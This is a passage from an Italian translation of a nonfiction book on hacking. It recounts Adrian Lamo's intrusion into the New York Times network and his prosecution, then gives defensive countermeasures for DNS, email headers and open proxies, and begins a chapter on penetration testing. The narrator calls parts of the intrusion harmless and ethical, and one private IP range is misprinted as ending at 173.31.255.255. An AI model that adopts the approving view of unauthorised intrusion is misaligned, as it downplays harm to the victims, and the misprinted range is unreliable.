Il punto è che gli amministratori di sistema dimenticano regolarmente di pensare con la mente dell'attaccante, rendendo il suo lavoro molto più facile di quanto non debba essere. E questo spiega la sua capacità di realizzare con successo la mossa seguente per penetrare nella rete del "Times". Il motore di ricerca interno non doveva in teoria indicizzare l'intero sito, ma lo faceva. Trovò un programma che richiamava un form Sql che gli permetteva di controllare i database, in questo modo poteva anche fare delle richieste per estrarre informazioni. Aveva poi bisogno di scoprire i nomi dei database su quel sistema, per cercare quelli che sembravano interessanti. Così facendo trovò un database

<sup>2</sup> Nell'originale "No one assumes the user will go out of order". Gioco di parole tra il non seguire l'ordine dettato dal sito, e l'essere disfunzionali (*out of order*), il non funzionare come previsto. [N.d.T.]

di grande interesse: conteneva una tabella con tutti i nomi utenti e le password di quelli che sembravano essere i dipendenti del "New York Times".

Risultò che la maggior parte delle password erano semplicemente le ultime quattro cifre del numero di previdenza sociale della persona. E la compagnia non si era preoccupata di usare password differenti per l'accesso ad aree contenenti informazioni particolarmente sensibili: la stessa password funzionava ovunque nel sistema. E da quel che ne sa, dice Adrian, le password al "Times" non sono più sicure oggi di quanto non lo erano al tempo del suo attacco:

Da lì, riuscii a entrare di nuovo nell'intranet e ad arrivare ad altre informazioni. Riuscii a raggiungere il desk delle news e a entrare come manager delle news, usando la sua password.

Trovò un database che elencava tutti i detenuti degli Stati Uniti sulla base di accuse di terrorismo, comprese le persone i cui nomi non erano stati resi pubblici. Continuando a esplorare, individuò un database di tutti gli autori che avevano scritto un editoriale o un commento per il "Times". Si trattava di migliaia di autori con tanto di indirizzi, numeri di telefono e numeri di previdenza sociale. Fece una ricerca per "Kennedy" e trovò diverse pagine di informazioni. La banca dati conteneva anche le informazioni di contatto con celebrità e personaggi pubblici, dai professori di Harvard a Robert Redford e Rush Limbaugh.

Adrian aggiunse il suo nome e numero di cellulare (situato in un numero di codice d'area della California del Nord, il numero è "505-HACK"). Confidando ovviamente nel fatto che il giornale non si sarebbe mai accorto della nuova registrazione e sperando apparentemente che qualche giornalista o responsabile della pagina degli editoriali ci cascasse, compilò il suo campo d'esperienza con la voce "hacking/sicurezza e intelligence delle comunicazioni".

D'accordo la cosa fu inopportuna e forse imperdonabile. Ma anche in questo caso, per me il gesto non solo fu innocuo, ma divertente. Mi viene ancora da ridere all'idea di Adrian che riceve una telefonata: "Sì, è il signor Lamo? Parla tal-dei-tali del 'New York Times'." E poi viene citato in un articolo o forse gli viene persino chiesto di scrivere un pezzo di seicento parole sullo stato della sicurezza informatica o su qualche argomento del genere che viene pubblicato il giorno dopo sulla pagina delle opinioni e degli editoriali del giornale più influente del paese.

Ma la storia di Adrian e del "New York Times" non finisce qui e il resto non è così divertente. Non era necessaria, non era tipica di Adrian e gli causò dei seri problemi. Dopo aver interferito

con il listato del database degli editoriali, scoprì di poter usare l'abbonamento che il "Times" aveva a LexisNexis, un servizio online a pagamento per ottenere informazioni legali e notizie.

Si ipotizza che Adrian creò cinque nuovi account e che condusse un gran numero di ricerche, più di tremila secondo il governo.

Dopo aver navigato per tre mesi nei database di LexisNexis, con il "New York Times" totalmente inconsapevole che i suoi abbonamenti fossero usati da terzi, Adrian tornò alla fine al suo comportamento da Robin Hood che aveva caratterizzato i suoi attacchi precedenti alle altre compagnie. Entrò in contatto con un giornalista Internet molto noto (come me un ex hacker) e gli spiegò le vulnerabilità che aveva sfruttato e che gli avevano permesso di entrare nel sistema informatico del "New York Times". Ma solo dopo aver ottenuto dal giornalista la promessa che egli avrebbe atteso che il problema fosse riparato e che non avrebbe pubblicato informazioni sull'intrusione prima che Adrian non ne avesse informato il quotidiano.

Il giornalista mi ha detto che quando contattò il "Times", la conversazione non andò esattamente nel modo in cui lui e Adrian si aspettavano. Il "Times", dice, non era interessato a quello che aveva da dirgli, non voleva nessuna delle informazioni che aveva da offrirgli, non aveva alcun interesse a parlare direttamente con Adrian per sapere i dettagli e si sarebbe occupato della faccenda per conto proprio. La persona del "Times" non voleva neanche sapere quali erano stati i metodi di accesso, acconsentendo alla fine a scrivere i particolari solo dopo che il giornalista ebbe insistito.

Il giornale verificò la vulnerabilità e nel giro di quarantotto ore riparò la falla, dice Adrian. Ma i dirigenti del "Times" non avevano esattamente apprezzato il richiamo della loro attenzione ai problemi di sicurezza. L'attacco precedente del gruppo Hacking for Girlies aveva ricevuto un'ingente copertura stampa e il loro imbarazzo era stato aggravato dal fatto che i responsabili non erano mai stati catturati. (E non pensate che io c'entri qualcosa con l'attacco; all'epoca, ero in prigione in attesa di giudizio.) È facile supporre che i loro responsabili tecnologici avessero subito forti pressioni per garantire che non sarebbero mai più state le vittime di un'intrusione di hacker. Così l'esplorazione da parte di Adrian delle loro reti telematiche potrebbe aver ferito alcuni ego e danneggiato alcune reputazioni. Il che spiegherebbe l'atteggiamento poco disponibile al compromesso del giornale quando vennero a sapere che il ragazzo aveva sfruttato la loro generosità involontaria per mesi.

Forse il "Times" avrebbe voluto mostrare il suo apprezzamento per essere stato messo in condizione di riparare la breccia nel suo sistema informatico prima che la storia della rete spalancata

apparisce sulla stampa. Forse fu solo quando scoprirono l'uso di LexisNexis che decisero di irrigidirsi. Qualunque fosse la ragione, le massime autorità del "Times" fecero quello che nessuna delle vittime precedenti di Adrian aveva fatto: chiamarono il Fbi.

Diversi mesi dopo, Adrian venne a sapere che il Fbi lo stava cercando e decise di scomparire. Il Fbi iniziò a prestare visita alla famiglia, ad amici e conoscenti – stringendo la morsa e cercando di scoprire se aveva fatto sapere a qualcuno dei suoi contatti giornalistici dove si trovava. Il piano, mal concepito, produsse diversi tentativi di ottenere sotto mandato gli appunti dai giornalisti cui Adrian aveva riferito delle informazioni. "Il gioco," scrisse un giornalista, "si era fatto di colpo serio."

Adrian si consegnò dopo soli cinque giorni. Per la resa, scelse uno dei suoi posti preferiti per le esplorazioni: uno Starbucks.

Quando il polverone si fu calmato, un comunicato stampa pubblicato dall'ufficio del Procuratore degli Stati Uniti del distretto meridionale di New York affermò che "le spese accumulate" dal "New York Times" per l'hack di Adrian, "ammontavano a circa trecentomila dollari (sic)". La sua ricerca gratuita, secondo il governo, costituiva circa il 18 percento di tutte le ricerche effettuate con l'account del "New York Times" nel periodo della sua presenza sul sito.<sup>3</sup>

Apparentemente il governo aveva basato i suoi calcoli su quella che potrebbe essere la spesa per voi o per me – o per chiunque non sia un abbonato di LexisNexis – per fare ricerche personali a pagamento, una quota che venne gonfiata a dodici dollari per una singola richiesta. Anche con questo calcolo irrazionalmente alto, Adrian avrebbe dovuto effettuare qualcosa come duecento-settanta ricerche *al giorno* per tre mesi di fila per raggiungere una cifra totale così alta. E poiché le organizzazioni grandi come il "Times" pagano una somma mensile per l'accesso *illimitato* a LexisNexis, è probabile che non abbiano mai versato un solo centesimo in più per le ricerche di Adrian.

Secondo Adrian, l'episodio del "New York Times" era stata un'eccezione nella sua carriera di hacker. Dice di aver ricevuto dei ringraziamenti sia da excite@home sia da Mci WorldCom (che era stato molto più grato quando venne confermato che Adrian poteva in realtà effettuare centinaia di trasferimenti bancari su qualche conto bancario controllato da lui). Adrian non sembra amareggiato ma si limita a constatare il fatto quando dice: "Il 'New York Times' fu il solo a volermi vedere processato".

Per aggravare la sua posizione, il governo aveva apparentemente indotto molte delle vittime precedenti di Adrian a rila-

<sup>3</sup> Vedi <http://www.usdoj.gov/criminal/cybercrime/lamoCharge.htm>.

sciare delle dichiarazioni giurate sui danni subiti, comprese quelle compagnie che lo avevano ringraziato per le informazioni che aveva fornito loro. Ma forse questo non deve stupire: una richiesta di collaborazione da parte del Fbi o di un procuratore federale non è qualcosa che la maggior parte delle aziende sceglierrebbe di ignorare, anche se l'avevano pensata in modo differente fino a quel momento.

### *La natura unica delle capacità di Adrian*

Anche se è alquanto atipico per un hacker, Adrian non è particolarmente bravo in nessun linguaggio di programmazione. Il suo successo risiede invece nell'analizzare il modo in cui le persone pensano, configurano i sistemi, oltre che i metodi utilizzati da amministratori di sistema e di rete per costruire le architetture di rete. Anche se si descrive come una persona con poca memoria e a corto termine, Adrian scopre le vulnerabilità sondando le applicazioni web di una compagnia per trovare un accesso alla rete interna. Quindi monitora la rete e si costruisce pazientemente una mappa mentale del modo in cui gli elementi entrano in relazione finché il punto debole non si "materializza" in qualche angolo della rete che la compagnia pensava fosse sepolto negli oscuri recessi dell'inaccessibilità e per questo al riparo da attacchi.

La sua descrizione va oltre i confini del prevedibile:

Sono convinto che tutti i sistemi complessi abbiano qualcosa in comune, che siano i computer o l'universo. Noi stessi, come singoli componenti del sistema, riflettiamo questi aspetti comuni. Se riesci ad avere una percezione inconscia di questi elementi ricorrenti, a volte essi lavorano a tuo favore, portandoti in posti strani.  
L'hacking per me ha sempre avuto a che fare più con la religione che con la tecnologia.

Adrian sa che se cerca di compromettere una caratteristica specifica del sistema, il suo tentativo con ogni probabilità andrà incontro a fallimento. Lasciandosi andare, guidato soprattutto dall'intuizione, finisce per arrivare dove vuole.

Adrian non crede che il suo metodo sia particolarmente originale, ma riconosce di non aver mai incontrato un altro hacker che ha ottenuto gli stessi successi.

Uno dei motivi per cui nessuna di queste compagnie, che spendono migliaia e migliaia di dollari sui sistemi di intercettazione, non mi ha mai individuato è che non faccio quello che un intruso fa abitualmente. Quando scopro un sistema di rete aperto al rischio di

compromissione, lo osservo nel modo in cui dovrebbe essere visto. Penso: "Dunque, i dipendenti accedono allo stesso tipo di informazioni. Se fossi un dipendente, che cosa chiederei di fare [al sistema]?" È difficile [per il sistema] distinguere le attività legali da quelle illegali perché passo per la stessa interfaccia di un dipendente. Fondamentalmente è lo stesso traffico.

Una volta che Adrian si è fatto uno schema mentale della struttura della rete, "la cosa ha meno a che fare con il guardare dei numeri su uno schermo che non con la sensazione di essere veramente lì dentro, alla ricerca di elementi ricorrenti. È un modo di vedere, uno sguardo sulla realtà. Non posso definirlo, ma lo vedo nella mia testa. Osservo che cosa vive e dove, il modo in cui si interrelaziona e si collega con il resto. E molte volte questo atteggiamento mi porta a cose che alcune persone considerano sorprendenti".

Nel corso di un'intervista concessa al programma della Nbc *Nightly News*, in una fotocopisteria Kinko's di New York, la troupe invitò scherzosamente Adrian a cercare di entrare nel sistema della Nbc. Lui dice che con le telecamere accese, riuscì ad avere in meno di cinque minuti delle informazioni confidenziali sullo schermo del suo computer.<sup>4</sup>

Adrian cerca di avvicinarsi a un sistema sia nel modo di un dipendente che di un estraneo. Lui è convinto che questa dicotomia dica alla sua intuizione dove andare successivamente. Fa persino dei giochi di ruolo, fingendo da solo di essere un dipendente in trasferta con un compito specifico, che pensa e fa dei passi nel modo appropriato. Per lui la cosa funziona così bene, che le persone hanno smesso da tempo di liquidare i suoi successi strabilianti come il frutto di tentativi casuali al buio.

### *Informazioni facili*

Una notte, nello stesso Starbucks in cui avevo preso una volta un caffè con lui, Adrian udì delle informazioni riservate. Sedeva a un tavolo con una tazza di caffè quando una macchina si fermò e ne uscirono cinque uomini. Si sedettero a un tavolo vicino e lui li ascoltò conversare; divenne immediatamente chiaro che erano agenti di polizia ed era quasi sicuro che si trattasse del Fbi:

Parlarono di lavoro per circa un'ora, dimenticandosi completamente del fatto che ero seduto lì senza neanche toccare il caffè. Parlano di lavoro, le persone che apprezzano, quelle che non apprezzano.

<sup>4</sup> Per maggiori informazioni vedi il sito [www.crime-research.org/library/Kevin2.htm](http://www.crime-research.org/library/Kevin2.htm).

Scherzavano su come si può giudicare il potere di un corpo di polizia sulla base dei badge che rilascia. Gli agenti del Fbi indossano dei badge molto piccoli, mentre il Dipartimento truffe e gioco d'azzardo rilascia dei badge grandi. Dunque il potere è inversamente proporzionale. Pensavano che la cosa fosse divertente.

Uscendo dal caffè, gli agenti diedero uno sguardo distratto ad Adrian, come se stessero realizzando solo in quel momento che il giovane che contemplava una tazza di caffè fredda avrebbe potuto sentire cose che non doveva.

Un'altra volta Adrian riuscì a scoprire con una sola telefonata delle informazioni riservate su AOL. Sebbene i loro sistemi di Information Technology siano ben protetti, Adrian dice di aver esposto una seria vulnerabilità quando chiamò la compagnia che fabbrica e stende i cavi a fibra ottica. Adrian afferma che gli furono date tutte le cyber-mappe che mostravano i punti in cui erano interrati i cavi principali e d'emergenza. "Pensarono semplicemente che se sapevi come chiamarli, dovevi essere una persona cui si poteva parlare." Un hacker intenzionato a creare problemi sarebbe potuto costare ad AOL milioni di dollari in malfunzionamenti e riparazioni.

Il che è piuttosto spaventoso. Adrian e io siamo d'accordo; è sbalorditivo quanto le persone siano sbadate nella gestione delle informazioni.

### *Sviluppi recenti*

Nell'estate del 2004, Adrian Lamo è stato condannato a sei mesi di arresti domiciliari e due anni di libertà vigilata. Il tribunale gli ha anche ordinato di risarcire sessantacinquemila dollari di danni alle sue vittime.<sup>5</sup> Se si considera il potenziale guadagno di Adrian e la sua carenza di fondi (all'epoca era senza fissa dimora, per grazia di Dio), questa somma riparatoria è meramente punitiva. Nello stabilire l'ammontare del risarcimento la corte deve considerare una serie di fattori, compresa la capacità presente e futura dell'imputato di pagare, nonché le perdite effettive patite dalle sue vittime. Un'ingiunzione di risarcimento non dovrebbe essere punitiva. Dal mio punto di vista, il giudice non ha valutato veramente la capacità di Adrian di pagare una somma così grande, ma siccome il suo caso era stato così esposto sui media, probabilmente ha stabilito quella somma come modo per mandare un messaggio.

<sup>5</sup> Vedi [http://www.infoworld.com/article/04/07/16/HNlalamohome\\_1.html](http://www.infoworld.com/article/04/07/16/HNlalamohome_1.html).

Nel frattempo Adrian si sta riabilitando e rifacendo una vita per conto proprio. Ora segue delle lezioni di giornalismo in una scuola pubblica di Sacramento; scrive anche degli articoli per un giornale locale e ha iniziato a fare un po' di lavoro da freelance:

Per me il giornalismo è la migliore carriera che possa scegliere, per rimanere fedele a ciò che mi rende vivo: la curiosità, il voler vedere le cose in modo diverso, il voler sapere di più del mondo che mi circonda. Le stesse motivazioni dell'hacking.

Spero che Adrian sia sincero con se stesso e con me quando parla della sua consapevolezza di un nuovo percorso di vita:

Sarei un bugiardo se dicesse che la gente cambia da un giorno all'altro. Non posso fermare la mia curiosità così all'improvviso, ma posso prendere la mia curiosità e applicarla in modo che non ferisca le persone. Perché se c'è una cosa che ho imparato da questo processo, è la consapevolezza che dietro le reti ci sono persone in carne e ossa. Non riesco più a vedere un'intrusione informatica senza pensare alle persone che devono stare in piedi intere notti a preoccuparsi.

Penso che il giornalismo e la fotografia siano per me dei surrogati intellettuali del crimine. Mi permettono di esprimere la mia curiosità, di vedere le cose in modo differente, di seguire dei percorsi alternativi in modo rispettoso della legge.

Ha anche parlato a modo suo in un articolo da freelance per la rivista "Network World". Lo avevano contattato per usarlo come fonte di un articolo; Adrian invece lanciò l'idea: al posto dell'intervista, avrebbe scritto lui l'articolo di spalle. Il direttore del giornale acconsentì. Così accanto al pezzo che ricostruiva il profilo degli hacker ce n'era uno scritto da lui sul profilo degli amministratori di rete:

Il giornalismo è quello che voglio fare. Sento di poter fare la differenza e questo non è qualcosa che percepisci se lavori nel campo della sicurezza. Quella della sicurezza è un'industria che dipende prevalentemente dalle incertezze e dalle paure delle persone per i computer e la tecnologia. Il giornalismo ha molto più a che fare con la verità.

L'hacking è unicamente una questione di ego. Riguarda la possibilità che una sola persona abbia un grande potere nelle sue mani, un potere riservato al governo o alle grandi aziende. L'idea che alcuni adolescenti possano spegnere la distribuzione dell'alta tensione terrorizza il governo. E a ragione.

Non si considera un hacker, un cracker o un intruso. "Se posso citare Bob Dylan: 'Non sono un predicatore o un agente di

commercio. Faccio solo quello che faccio'. Sono felice quando le persone lo capiscono o vogliono capirlo."

Adrian dice che i militari e un'agenzia federale governativa gli avrebbero offerto dei lavori remunerativi. Li ha rifiutati. "A molte persone piace il sesso, ma non tutti lo vogliono fare per vivere."

Questo è Adrian il puro... l'hacker adulto che pensa.

### *Riflessioni*

Qualsiasi cosa pensiate dell'atteggiamento e delle azioni di Adrian Lamo, mi piace credere che siete d'accordo con me a proposito del modo in cui i procuratori federali hanno calcolato i "danni" che avrebbe prodotto.

So per esperienza personale come i procuratori costruiscono i presunti costi nei casi riguardanti gli hacker. Una strategia è quella di ottenere delle dichiarazioni dalle compagnie che sovrastimano le proprie perdite nella speranza di costringere l'hacker a dichiararsi colpevole anziché andare a processo. Quindi la difesa e l'accusa contrattano per raggiungere un accordo su una somma più bassa che verrà presentata al giudice; in base alle direttive federali, maggiore è il danno, più severa sarà la sentenza.

Nel caso di Adrian, il procuratore distrettuale scelse di ignorare il fatto che le compagnie avevano appreso di essere vulnerabili all'attacco perché Adrian stesso glielo aveva detto. In ogni occasione, protesse le compagnie consigliandole sui bachi nei loro sistemi e attese finché non avevano riparato i problemi prima di permettere la pubblicazione di notizie riguardanti le sue intrusioni. Sicuramente aveva violato la legge, ma aveva (almeno secondo il mio libro) agito in modo etico.

### *Contromisure*

La tecnica usata dagli hacker, e caldeggiata da Adrian, di fare una richiesta al "Whois" può rivelare una certa quantità di informazioni di valore, disponibili sui quattro Network Information Center (Nic) che coprono diverse regioni geografiche del mondo. Gran parte delle informazioni contenute in questi database sono pubbliche, disponibili a chiunque usa un programma "Whois" o va su un sito web che offre il servizio e inserisce un nome di dominio come nytimes.com.

Le informazioni fornite possono comprendere il nome, gli indirizzi e-mail, l'indirizzo fisico e il numero di telefono per i contatti tecnici e amministrativi del dominio. Queste informazioni possono essere usate per attacchi di social engineering (vedi il

capitolo 10). Per esempio, se venisse fuori un indirizzo e-mail come, supponiamo, hilda@nytimes.com, questo potrebbe suggerire la possibilità che non solo questo dipendente ma una buona percentuale del personale del "Times" usi solo il proprio nome come indirizzo e-mail e forse anche come autenticazione.

Come spiegato nella storia dell'attacco al "New York Times", Adrian ricevè anche delle informazioni di valore sugli indirizzi Ip e i netblock assegnati alla compagnia del giornale, che furono una pietra angolare per mandare in porto l'attacco.

Per limitare la perdita di informazioni, una misura valida per ogni compagnia potrebbe consistere nella pubblicazione dei numeri di telefono del solo centralino aziendale, anziché di persone specifiche. I centralinisti dovrebbero essere sottoposti a un corso di formazione intensivo, in modo da poter riconoscere gli attacchi di social engineering. Inoltre, gli indirizzi di posta elencati dovrebbero corrispondere agli indirizzi del quartier generale della corporation e non di settori specifici.

Ancora meglio: oggi alle aziende è permesso di tenere private le informazioni di contatto del nome di dominio, non devono più essere pubblicate e rese informazioni disponibili a chiunque ne faccia richiesta. Su richiesta, il listato della vostra compagnia verrà oscurato, rendendo questa tecnica più difficile per chi attacca.

In questa storia abbiamo menzionato un'altra indicazione utile: configurate un Dns "split horizon" (a orizzonte diviso). Il che comporta la creazione di un server Dns interno che risolve i nomi delle macchine della rete interna, mentre si configura un altro server Dns all'esterno, che contiene i registri delle macchine che vengono usate dal pubblico.

Un altro metodo di ricognizione prevede che l'hacker interroghi i nomi di dominio dei server autorizzati, al fine di conoscere il tipo di sistema operativo e di piattaforma usati dai computer delle corporation, e le informazioni per mappare l'intero dominio dell'obiettivo. Queste informazioni sono molto utili per coordinare un attacco ulteriore. Il database del Dns può comprendere anche informazioni sulle macchine ospitanti (Hinfo) e può far filtrare queste informazioni. Gli amministratori di sistema dovrebbero evitare di pubblicare le Hinfo su tutti i server Dns pubblicamente accessibili.

Un altro trucco degli hacker si serve di un'operazione chiamata "trasferimento di zona". (Anche se senza successo, Adrian dice di aver provato questo metodo nei suoi attacchi al "New York Times" e a excite@home.) Per proteggere i dati, un server Dns primario viene di solito configurato per consentire ad altri server autorizzati il permesso di copiare i registri Dns di un dominio particolare; questo processo di backup viene chiamato trasferimento di zona. Se il server primario non è stato configurato cor-

rettamente, un intruso può avviare un trasferimento di zona su un qualsiasi computer a sua scelta. E in questo modo può ottenere immediatamente delle informazioni dettagliate su tutte le macchine ospitanti e i relativi indirizzi Ip del dominio.

La procedura per proteggersi contro questo tipo di attacco comporta la concessione dei permessi per i trasferimenti di zona ai soli sistemi necessari alle operazioni di business. Per essere più specifici, il server Dns primario dovrebbe essere configurato per permettere dei trasferimenti solo al vostro server Dns secondario di fiducia.

In aggiunta, bisognerebbe applicare una regola base ai firewall per bloccare l'accesso alla porta Tcp numero 53 su tutti i server della corporation. E si può definire un'altra regola del firewall per consentire ai server secondari di fiducia di collegarsi alla porta Tcp 53 e avviare dei trasferimenti di zona.

Le aziende dovrebbero rendere difficile a chi attacca l'uso della tecnica di ricerca rovesciata del Dns. Se da un lato è comodo usare dei nomi che rendono chiara la funzione della macchina ospitante – nomi come database.compagniaX.com – è ovvio che ciò rende anche più facile a un intruso individuare i sistemi che vale la pena attaccare.

Altre tecniche di ricerca rovesciata del Dns comprendono gli attacchi tramite dizionario e tramite forza bruta. Per esempio se il dominio prescelto è kevinmitnick.com, un attacco tramite dizionario inserirà come prefisso nel nome di dominio tutte le parole del vocabolario, nella forma di *paroladeldizionario.kevinmitnick.com*, per identificare altri ospiti all'interno di quel dominio. Un attacco di ricerca rovesciata del Dns tramite forza bruta è molto più complesso, essendo il prefisso costituito da una serie di caratteri alfanumerici che vengono sostituiti un carattere alla volta alla ricerca di tutto il ciclo delle possibilità. Per bloccare questo metodo, i server Dns della compagnia possono essere configurati per cancellare la pubblicazione dei registri Dns di qualsiasi host interno. E un server Dns esterno può essere usato in aggiunta a quello interno, così che i nomi interni degli host non arrivino ad alcuna rete che non sia di fiducia. Inoltre, l'uso di nomi di server interni ed esterni separati aiuta anche a risolvere la questione sopracitata che riguarda i nomi degli host: un server interno Dns, protetto dalla visibilità esterna grazie al firewall, può usare dei nomi identificativi degli host come *database, ricerca e backup* con pochi rischi.

Adrian riuscì a impossessarsi di informazioni di valore sulla rete del "New York Times" esaminando l'intestazione di un'e-mail ricevuta dal giornale che gli rivelò un indirizzo Ip interno. Gli hacker spediscono intenzionalmente delle e-mail a destinatari inesistenti di un determinato server per ottenere automatica-

mente questo genere di informazioni o passano al setaccio i newsgroup pubblici che sono ugualmente rivelatori. L'header di un'email può rivelare un pozzo di informazioni, tra cui le convenzioni usate internamente per i nomi, gli indirizzi Ip interni e il percorso preso da un messaggio. Per proteggersi, le compagnie dovrebbero configurare i propri server Smt<sup>6</sup> in modo da filtrare tutti gli indirizzi Ip interni e le informazioni sugli host dai messaggi di posta in uscita, facendo in modo che gli identificativi interni non vengano esposti al pubblico.

L'arma principale di Adrian era la sua capacità intellettuale di individuare dei proxy server mal configurati. Ricordatevi che una delle funzioni dei proxy server è di permettere agli utenti che si trovano dal lato sicuro di una rete locale di accedere alle risorse Internet che si trovano sul lato non sicuro. L'utente all'interno richiede una pagina web particolare; la richiesta arriva al proxy che la forwarda per conto dell'utente, e riporta quindi la risposta all'utente.

Per evitare che gli hacker ottengano informazioni con la tecnica di Adrian, i proxy server dovrebbero essere configurati per ascoltare solo l'interfaccia interna. O altrimenti, dovrebbero essere configurati per ascoltare solo un elenco autorizzato di indirizzi Ip esterni (whitelist). In questo modo, nessun utente esterno non autorizzato può collegarsi. Un errore comune è di configurare dei proxy server che ascoltano tutte le interfacce di rete, compresa quella esterna collegata a Internet. Invece, il proxy dovrebbe essere configurato per ammettere solo una serie speciale di indirizzi Ip che sono stati accantonati dall'Autorità per l'assegnazione dei numeri Internet (Iana) per le reti private.

Esistono tre blocchi di indirizzi Ip:

- Da 10.0.0.0 a 10.255.255.255
- Da 172.16.0.0 a 173.31.255.255
- Da 192.168.0.0 a 192.168.255.255

È inoltre una buona idea implementare una restrizione delle porte per limitare i servizi specifici che un proxy server consentirà, come il limitare tutte le connessioni in uscita agli http (accesso web) o agli https (accesso web sicuro). Per un controllo ulteriore, alcuni proxy che usano Ssl possono essere configurati per esaminare i livelli iniziali di traffico inviato verificando così che un protocollo non autorizzato non venga incanalato su una porta autorizzata. Fare questi passi ridurrà le possibili

<sup>6</sup> Il Smt<sup>p</sup>, o Simple Mail Transfer Protocol, è il protocollo che gestisce le email in uscita di un qualsiasi account di posta elettronica gestito da un client in locale. [N.d.T.]

bilità per l'hacker di usare i proxy per collegarsi a servizi non autorizzati.

Dopo aver installato e configurato un proxy, esso dovrebbe essere testato per cercarne le vulnerabilità. Non sai mai se sei vulnerabile finché non hai testato i punti deboli della sicurezza. Un software gratuito per il controllo dei proxy può essere scaricato da Internet.<sup>7</sup>

Un'altra questione: poiché un utente che installa un pacchetto software potrebbe in alcune circostanze installare inconsapevolmente dei software per il server proxy, le pratiche per la sicurezza delle aziende dovrebbero fornire alcune procedure per controllare regolarmente i computer alla ricerca di proxy server non autorizzati che potrebbero essere stati installati inavvertitamente. Potete usare lo strumento preferito di Adrian, Proxy Hunter, per testare il vostro network. Ricordatevi che un proxy mal configurato può essere il miglior amico dell'hacker.

La stragrande maggioranza degli attacchi degli hacker può essere bloccata seguendo semplicemente dei metodi di sicurezza collaudati ed esercitando la dovuta attenzione. Ma i rischi derivanti dall'allestimento di un proxy aperto vengono sottostimati troppo spesso e rappresentano una delle maggiori vulnerabilità in un gran numero di organizzazioni. È abbastanza chiaro?

### *Conclusioni*

In qualsiasi campo le incontriate, le persone che hanno una testa originale, quelle che pensano in modo approfondito e vedono il mondo (o almeno parti di esso) in modo più chiaro di coloro che gli si trovano intorno, sono persone che è bene incoraggiare.

E, per quelli come Adrian Lamo, sono persone di cui vale la pena seguire il percorso costruttivo. Adrian ha la capacità di dare dei contributi significativi. Seguirò i suoi progressi lasciandomi affascinare.

<sup>7</sup> Per maggiori informazioni, vedi <http://www.corpit.ru/mjt/proxycheck.html>.

## Saggezza e follia dei penetration test

È vero l'adagio secondo cui i sistemi di sicurezza devono vincere sempre, mentre chi attacca deve vincere una volta sola.

*Dustin Dykes*

Pensate a una prigione che assume un esperto per studiare le procedure di sicurezza del suo istituto e individuare i varchi che potrebbero permettere a un detenuto di evadere. Una compagnia segue la stessa linea di pensiero quando assume un'azienda di sicurezza per testare l'inviolabilità del suo sito web e delle sue reti telematiche contro le intrusioni, e per vedere se gli intrusi che ha assunto riescono a trovare il modo di accedere a dati sensibili, entrare in zone riservate dell'ufficio o a trovare delle falliche nella sicurezza che potrebbero mettere la compagnia a rischio.

Per le persone che lavorano nel settore, questi si chiamano "penetration test" o, secondo il gergo della categoria, "pen test." Le aziende di sicurezza che conducono queste prove hanno spesso un personale composto da (sorpresa) ex hacker. In realtà, gli stessi fondatori di queste aziende sono spesso persone che hanno ottime credenziali da hacker; anche se preferirebbero che i loro clienti non le scoprissero mai. Poiché un hacker è avvezzo a sfruttare i passaggi noti e meno noti che le compagnie lasciano inavvertitamente aperti nei loro santuari, è logico che i professionisti della sicurezza tendano a provenire dalla comunità degli hacker. Molti di questi ex hacker hanno imparato sin dalla loro adolescenza che "sicurezza" è, in moltissimi casi, un termine improprio.

Qualsiasi compagnia ordini un penetration test e si aspetti che i risultati confermino che la sua sicurezza è integra e priva di bachi si prepara con ogni probabilità a un brusco risveglio. Quando conducono le loro analisi sulla sicurezza, i professionisti del settore si imbattono negli stessi errori di sempre: semplicemente le compagnie non sono abbastanza diligenti nel proteggere le loro informazioni brevettate e i propri sistemi informatici.

La ragione per cui le aziende e le agenzie governative commissionano delle analisi di sicurezza è che hanno bisogno di valutare la propria posizione in materia, in un determinato momento.

Inoltre, dopo aver riparato tutte le vulnerabilità identificate, possono misurare i propri progressi. E tuttavia un penetration test è come un elettrocardiogramma. Già il giorno dopo un hacker potrebbe entrare usando un exploit “0-day”, anche se l’azienda o l’agenzia hanno superato la revisione della sicurezza a pieni voti.

Così effettuare un penetration test aspettandosi che confermi che l’organizzazione sta facendo un lavoro perfetto nel proteggere le sue informazioni sensibili è una cosa folle. È probabile che i risultati provino esattamente il contrario, come dimostrano le prossime storie: la prima è su una compagnia di consulenza; la seconda su un’azienda di biotecnologie.

### *Un freddo Natale*

Non molto tempo fa, diversi manager e direttori di una grossa azienda di consulenza dell’information technology del New England si riunirono nella loro sala conferenze per incontrare un paio di consulenti. Posso immaginare che gli informatici della compagnia presenti al tavolo fossero incuriositi da uno di loro, Pieter Zatko, un hacker assai conosciuto con il nome di “Mudge”.

All’inizio degli anni novanta, Mudge e un suo compagno avevano riunito un buon numero di persone affini, e variamente assortite, per lavorare assieme all’interno di un piccolo spazio in un capannone di Boston; il gruppo divenne un’associazione di sicurezza informatica altamente rispettata chiamata l0pht o, ironicamente, l0pht Heavy Industries. (Il nome si scrive con una “L” minuscola, uno zero al posto della “o” e, nello stile degli hacker, con un “ph” che suona come una “f”; si pronuncia “loft”.) Mano a mano che l’associazione faceva progressi e la sua reputazione cresceva, Mudge veniva invitato a condividere le sue conoscenze. Aveva tenuto delle lezioni dimostrative in posti come la scuola di strategia dell’esercito di Monterey sull’argomento “guerriglia informativa” (*information warfare*): come entrare nei computer del nemico e danneggiarne i servizi senza essere individuati, come pure sulle tecniche di distruzione dei dati e cose affini.

Uno degli strumenti più diffusi tra gli hacker (e a volte anche tra gli addetti alla sicurezza) è il pacchetto software chiamato l0phtCrack. La magia di questo programma viene data per scontata da coloro che lo usano e sospetto che venga del tutto odiata dalla grande maggioranza degli altri. Il gruppo l0pht attirò l’attenzione dei media quando scrisse uno strumento (il l0phtCrack appunto) che craccava rapidamente gli hash delle password.<sup>1</sup>

<sup>1</sup> Hash, nella sua accezione più comune, si riferisce a una funzione univoca operante in un solo senso (ossia, che non può essere invertita) atta alla trasfor-

Mudge era uno degli autori del l0phtCrack e dei fondatori del sito che rese il programma disponibile agli hacker e a ogni persona interessata, all'inizio gratuitamente, e poi come un'operazione commerciale.

### *L'incontro iniziale*

